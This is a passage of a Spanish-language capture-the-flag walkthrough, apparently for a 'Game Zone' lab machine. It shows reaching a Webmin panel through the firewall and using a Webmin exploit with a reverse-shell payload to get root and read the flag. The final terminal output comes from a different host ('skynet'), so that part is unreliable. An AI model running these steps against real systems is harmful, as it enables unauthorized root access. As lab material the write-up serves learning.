
109 packages can be updated.
68 updates are security updates.

Last login: Sat Nov 11 13:20:07 2023 from 10.11.58.254
agent47@gamezone:~$
```

Entrando desde el navegador a localhost:10000 verificamos el sitio web que antes no nos dejaba acceder por el firewall.



El CMS que corre es webmin, lo mas prudente seria buscar exploits relacionados así que eso hare



Configuramos el exploit, en mi caso usare el payload cmd/unix/reverse, pondremos el nombre de usuario, la contraseña, y

el RHOST sera localhost.

Una vez ejecutado tendremos una terminal como administrador y solo queda comprobar la bandera con `cat ~/root.txt`

```
www-data@skynet:/var/www/html$ sudo su
sudo su
whoami
root
cd /root
ls
root.txt
█
```